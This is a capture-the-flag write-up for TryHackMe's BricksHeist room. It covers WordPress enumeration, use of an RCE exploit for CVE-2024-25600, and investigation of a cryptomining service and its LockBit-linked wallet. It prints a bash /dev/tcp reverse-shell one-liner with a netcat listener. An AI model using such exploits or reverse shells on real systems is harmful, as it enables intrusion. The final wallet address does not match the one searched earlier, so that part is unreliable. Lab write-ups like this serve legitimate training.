


BricksHeist CTF THM

At first as usual we start with nmap, and rust scan.

The open ports are:

We try to access port 80 but receive error code. Then we proceed to port 443 and got this:



After reviewing the source code, we see that the web server is running on wordpress:

```
27 }
28 </style>
29 <style id='classic-theme-styles-inline-css'>
30 /* This file is auto-generated */
31 .wp-block-button__link{color:#fff;background-color:#32373c;border-radius:9999px;box-shadow:none;text-decoration:none;padding:calc(.667em + 2px) calc(1.333em + 2px);}
32 </style>
33 <link rel='stylesheet' id='bricks-frontend-css' href='https://bricks.thm/wp-content/themes/bricks/assets/css/frontend.min.css?ver=1704844350' media='all' />
34 <style id='bricks-frontend-inline-inline-css'>
35
36 /* CONTENT CSS (ID: 1) */
37
38
```

So we start wpscan but we get an error, that needs ssl, so we disable that verification:

```
(root@kali)~/home/kali
# wpscan --url https://bricks.thm

WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

Scan Aborted: The url supplied 'https://bricks.thm/' seems to be down (SSL peer certificate or SSH remote key was not OK)

(root@kali)~/home/kali
# wpscan -h | grep SSL
--disable-tls-checks Disables SSL/TLS certificate verification, and downgrade to TLS1.0+ (requires cURL 7.66 for the latter)

(root@kali)~/home/kali
# wpscan --url https://bricks.thm --disable-tls-checks

WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: https://bricks.thm/ [10.10.12.122]
[+] Started: Tue Aug 13 03:37:35 2024

Interesting Finding(s):

[+] Headers
| Interesting Entry: server: Apache
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] robots.txt found: https://bricks.thm/robots.txt
| Interesting Entries:
```

In the result we find interesting plugin, bricks version 1.9.5:

```
[+] WordPress theme in use: bricks
| Location: https://bricks.thm/wp-content/themes/bricks/
| Readme: https://bricks.thm/wp-content/themes/bricks/readme.txt
| Style URL: https://bricks.thm/wp-content/themes/bricks/style.css
| Style Name: Bricks
| Style URI: https://bricksbuilder.io/
| Description: Visual website builder for WordPress....
| Author: Bricks
| Author URI: https://bricksbuilder.io/
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)
|
| Version: 1.9.5 (80% confidence)
| Found By: Style (Passive Detection)
| - https://bricks.thm/wp-content/themes/bricks/style.css, Match: 'Version: 1.9.5'
```

Quick search and we see the vulnerability (CVE-2024-25600) that allows RCE.

After downloading it from GitHub, we run it and getting a shell, but this shell is not stable and does not get all the commands, so we set up a reverse shell:

```
(root@kali)-[/home/kali/Desktop/brickHeistCTF]
# python CVE-2024-25600.py -u https://bricks.thm

Coded By: K3ysTr0K3R → Hello, Friend!

[*] Checking if the target is vulnerable
[+] The target is vulnerable
[*] Initiating exploit against: https://bricks.thm
[*] Initiating interactive shell
[+] Interactive shell opened successfully
Shell> bash -c 'exec bash -i &>/dev/tcp/10.9.236.153/4444 <&1'
```

And we are in:

```
(root@kali)-[/home/kali/Desktop/brickHeistCTF]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.9.236.153] from (UNKNOWN) [10.10.12.122] 58212
bash: cannot set terminal process group (1331): Inappropriate ioctl for device
bash: no job control in this shell
apache@tryhackme:/data/www/default$ whoami
whoami
apache
apache@tryhackme:/data/www/default$
```

In the that folder we find the a txt file with the first flag:

```
ls -la /data/www/default
total 260
drwxr-xr-x 7 apache apache 4096 Aug 13 07:32 .
drwxr-xr-x 3 root root 4096 Apr 2 10:00 ..
-rw-r--r-- 1 apache apache 523 Apr 2 11:13 .htaccess
-rw-r--r-- 1 root root 43 Apr 5 12:39 650c844110baced87e1606453b93f22a.txt
-rw-r--r-- 1 apache apache 405 Apr 2 11:12 index.php
drwxr-xr-x 7 apache apache 4096 Apr 12 2023 kod
-rw-r--r-- 1 apache apache 19915 Apr 4 15:15 license.txt
drwxr-xr-x 15 apache apache 4096 Apr 2 11:03 phpmyadmin
-rw-r--r-- 1 apache apache 7401 Apr 4 15:15 readme.html
-rw-r--r-- 1 apache apache 7387 Apr 4 15:15 wp-activate.php
drwxr-xr-x 9 apache apache 4096 Apr 2 11:12 wp-admin
-rw-r--r-- 1 apache apache 351 Apr 2 11:12 wp-blog-header.php
-rw-r--r-- 1 apache apache 2323 Apr 2 11:12 wp-comments-post.php
-rw-r--r-- 1 apache apache 3012 Apr 4 15:15 wp-config-sample.php
-rw-rw-rw- 1 apache apache 3288 Apr 2 11:12 wp-config.php
drwxr-xr-x 6 apache apache 4096 Aug 13 07:32 wp-content
-rw-r--r-- 1 apache apache 5638 Apr 2 11:12 wp-cron.php
drwxr-xr-x 30 apache apache 16384 Apr 4 15:15 wp-includes
-rw-r--r-- 1 apache apache 2502 Apr 2 11:12 wp-links-opml.php
-rw-r--r-- 1 apache apache 3927 Apr 2 11:12 wp-load.php
-rw-r--r-- 1 apache apache 50917 Apr 4 15:15 wp-login.php
-rw-r--r-- 1 apache apache 8525 Apr 2 11:12 wp-mail.php
-rw-r--r-- 1 apache apache 28427 Apr 4 15:15 wp-settings.php
-rw-r--r-- 1 apache apache 34385 Apr 2 11:12 wp-signup.php
-rw-r--r-- 1 apache apache 4885 Apr 2 11:12 wp-trackback.php
-rw-r--r-- 1 apache apache 3246 Apr 4 15:15 xmlrpc.php
apache@tryhackme:/home/ubuntu/Desktop$
```

And the flag:

THM{fl46_650c844110baced87e1606453b93f22a}

Now to investigate the services.

We start with the command:

systemctl list-units --type=service --state=running

And there is 1 service that pops up:

```
40 loaded units listed.
apache@tryhackme:/data/www/default$ systemctl list-units --type=service --state=running
UNIT                                LOAD    ACTIVE SUB    DESCRIPTION
accounts-daemon.service            loaded active running Accounts Service
acpid.service                      loaded active running ACPI event daemon
atd.service                        loaded active running Deferred Action Daemon
avahi-daemon.service               loaded active running Avahi mDNS daemon
cron.service                      loaded active running Regular cron jobs
cups-browsed.service               loaded active running Make remote cups
cups.service                      loaded active running CUPS Scheduler
dbus.service                      loaded active running D-Bus System
getty@tty1.service                 loaded active running Getty on tty1
httpd.service                     loaded active running LSB: httpd
irqbalance.service                loaded active running irqbalance
kerneloops.service               loaded active running Tool to display
lightdm.service                   loaded active running Light Display
ModemManager.service              loaded active running Modem Manager
multipathd.service                loaded active running Device-Mapper
mysqld.service                    loaded active running LSB: MySQL
networkd-dispatcher.service        loaded active running Dispatcher
NetworkManager.service            loaded active running NetworkManager
polkit.service                    loaded active running Authorization
rsyslog.service                   loaded active running System Logging
rtkit-daemon.service              loaded active running RealtimeKit
serial-getty@ttyS0.service         loaded active running Serial Getty
snap.amazon-ssm-agent.amazon-ssm-agent.service loaded active running Service
snapd.service                     loaded active running Snap Daemon
ssh.service                       loaded active running OpenSSH
switcheroo-control.service         loaded active running Switcheroo Control
systemd-journald.service           loaded active running Journal
systemd-logind.service             loaded active running Login Service
systemd-networkd.service           loaded active running Network
systemd-resolved.service           loaded active running Network
systemd-timesyncd.service          loaded active running Network
systemd-udevd.service              loaded active running udev Kernel
ubuntu.service                    loaded active running TRYHACKME
udisks2.service                   loaded active running Disk Manager
unattended-upgrades.service        loaded active running Unattended
upower.service                    loaded active running Daemon for
user@1000.service                 loaded active running User Manager
user@114.service                  loaded active running User Manager
whoopsie.service                  loaded active running crash reporter
wpa_supplicant.service             loaded active running WPA supplicant
```

To further investigation we use the next commands:

```
apache@tryhackme:/data/www/default$ systemctl show -p ExecStart ubuntu.service
ExecStart={ path=/lib/NetworkManager/nm-inet-dialog ; argv[]=/lib/NetworkManager
lines 1-1/1 (END)
```

And:

```

apache@tryhackme:/data/www/default$ systemctl cat ubuntu.service
systemctl cat ubuntu.service
# /etc/systemd/system/ubuntu.service
[Unit]
Description=TRYHACK3M

[Service]
Type=simple
ExecStart=/lib/NetworkManager/nm-inet-dialog
Restart=on-failure

[Install]
WantedBy=multi-user.target
apache@tryhackme:/data/www/default$

```

So that's gives us the answer to the second question.

So we go to the /lib/NetworkManager that where the file is executing from.

```

apache@tryhackme:/lib/NetworkManager$ ls -la
ls -la
total 8636
drwxr-xr-x  6 root root    4096 Apr  8 10:46 .
drwxr-xr-x 148 root root   12288 Apr  2 10:17 ..
drwxr-xr-x  2 root root    4096 Feb 27 2022 VPN
drwxr-xr-x  2 root root    4096 Apr  3 06:39 conf.d
drwxr-xr-x  5 root root    4096 Feb 27 2022 dispatcher.d
-rw-r--r--  1 root root   48190 Apr 11 10:54 inet.conf
-rwxr-xr-x  1 root root   14712 Feb 16 17:36 nm-dhcp-helper
-rwxr-xr-x  1 root root   47672 Feb 16 17:36 nm-dispatcher
-rwxr-xr-x  1 root root  843048 Feb 16 17:36 nm-iface-helper
-rwxr-xr-x  1 root root 6948448 Apr  8 10:28 nm-inet-dialog
-rwxr-xr-x  1 root root  658736 Feb 16 17:36 nm-initrd-generator
-rwxr-xr-x  1 root root   27024 Mar 11 2020 nm-openvpn-auth-dialog
-rwxr-xr-x  1 root root   59784 Mar 11 2020 nm-openvpn-service
-rwxr-xr-x  1 root root   31032 Mar 11 2020 nm-openvpn-service-openvpn-helper
-rwxr-xr-x  1 root root   51416 Nov 27 2018 nm-pptp-auth-dialog
-rwxr-xr-x  1 root root   59544 Nov 27 2018 nm-pptp-service
drwxr-xr-x  2 root root    4096 Nov 27 2021 system-connections
apache@tryhackme:/lib/NetworkManager$

```


And we open to the inet.conf file to get some info:

```

apache@tryhackme:/lib/NetworkManager$ head inet.conf
head inet.conf
ID: 5757314e65474e5962484a4f656d787457544e424e574648555446684d3070735930684b616c70555a7a566b52335276546b686b65575248647a525a5746
4e453959556e4a685246497a593235363303948526a4a6b52464a7a546d706b65466c525054303d
2024-04-08 10:46:04,743 [*] confbak: Ready!
2024-04-08 10:46:04,743 [*] Status: Mining!
2024-04-08 10:46:08,745 [*] Miner()
2024-04-08 10:46:08,745 [*] Bitcoin Miner Thread Started
2024-04-08 10:46:08,745 [*] Status: Mining!
2024-04-08 10:46:10,747 [*] Miner()
2024-04-08 10:46:12,748 [*] Miner()
2024-04-08 10:46:14,751 [*] Miner()
2024-04-08 10:46:16,753 [*] Miner()
apache@tryhackme:/lib/NetworkManager$


```

We see the id is coded and after a few attempts in decoders we get this:



which we notice it repeats itself in the middle, so maybe its the address?

Lets check:



It is.

Checking all the transactions in the last one we see a privacy issue:



Bitcoin transaction

Get 7 BTC 

Win 

HASH

50a89a628a6620216dca19f1221c
138982601810fd60677ac7612a01
999ae028



Share 

Receipt 



BC.GAME – the best crypto casino. Up to 5 BTC daily bonus, 760% deposit bonus. Play now.



Advertise here | Turn off ads | Sponsored



Privacy: 60
Moderate · Issues: 1



Privacy-o-meter shows the level of traceability of a transaction via various tracking tools

TRANSACTION STATUS  

In block 782,753 

Confirmations: 73,965

TIME

1 year ago
27 Mar 2023 12:59:32 UTC

Additional info 

FEE

0.00002369 BTC  · 0.66 USD

10.671171 sat/B
16.8912656 sat/vB

So we copy the address and search in google:





bc1q5jqgm7nvrhaw2rh2vk0dk8e4gg5g373g0vz07r



כלים

עוד

אינטרנט

מפות

חדשות

סרטונים

תמונות

שופינג

הכול

Office of Foreign Assets Control (.gov)

לדף המתורגם · recent-actions < https://ofac.treasury.gov 

Cyber-related Designations - Office of Foreign Assets Control

... bc1q5jqgm7nvrhaw2rh2vk0dk8e4gg5g373g0vz07r; alt. Digital Currency — 2024 'בפבר' 20

Address - XBT 32pTjxTNi7snk8sodrgfmdKao3DEn1nVJM; alt. Digital Currency ...

OpenSanctions 

And the answer is right there:

Specially Designated Nationals List (SDN List)

Consolidated Sanctions List (Non-SDN Lists)

Additional Sanctions Lists

Search OFAC's Sanctions Lists

Sanctions Programs and Country Information

Recent Actions

OFAC License Application Page

Additional OFAC Resources

Frequently Asked Questions

Civil Penalties and Enforcement Information

Cyber-related Designations







02/20/2024

Press Release Link

United States Sanctions Affiliates of Russia-Based LockBit Ransomware Group

SPECIALLY DESIGNATED NATIONALS LIST UPDATE

The following individuals have been added to OFAC's SDN List:

KONDRATIEV, Ivan Gennadievich (Cyrillic: КОНДРАТЬЕВ, Иван Геннадьевич) (a.k.a. KONDRATEV, Ivan; a.k.a. KONDRATYEV, Ivan; a.k.a. "@AL3XL7"; a.k.a. "@BASSTERLORD"; a.k.a. "@BASSTERLORD 0170742922"; a.k.a. "@SINNER6546"; a.k.a. "@SINNER011"; a.k.a. "BASSTERLORD"; a.k.a. "ENITOP"; a.k.a. "EISEVE".

FILTER BY

All Recent Actions

Enforcement Actions

General Licenses

Miscellaneous

Regulations and Notices

Sanctions List

Search All Recent Actions

Start Date

So to summarize:

The name of the process is : nm-inet-dialog

The service: ubuntu.service

The log file is : inet.conf

The wallet address: bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qa

Ant group name is LockBit.

Helpful commands and tips:

Cyberchef = amazing code analyzer and decoder.

-disable-tls-checks flag in **wpscan** = disregard ssl verification in the scan

systemctl list-units --type=service --state=running = show running services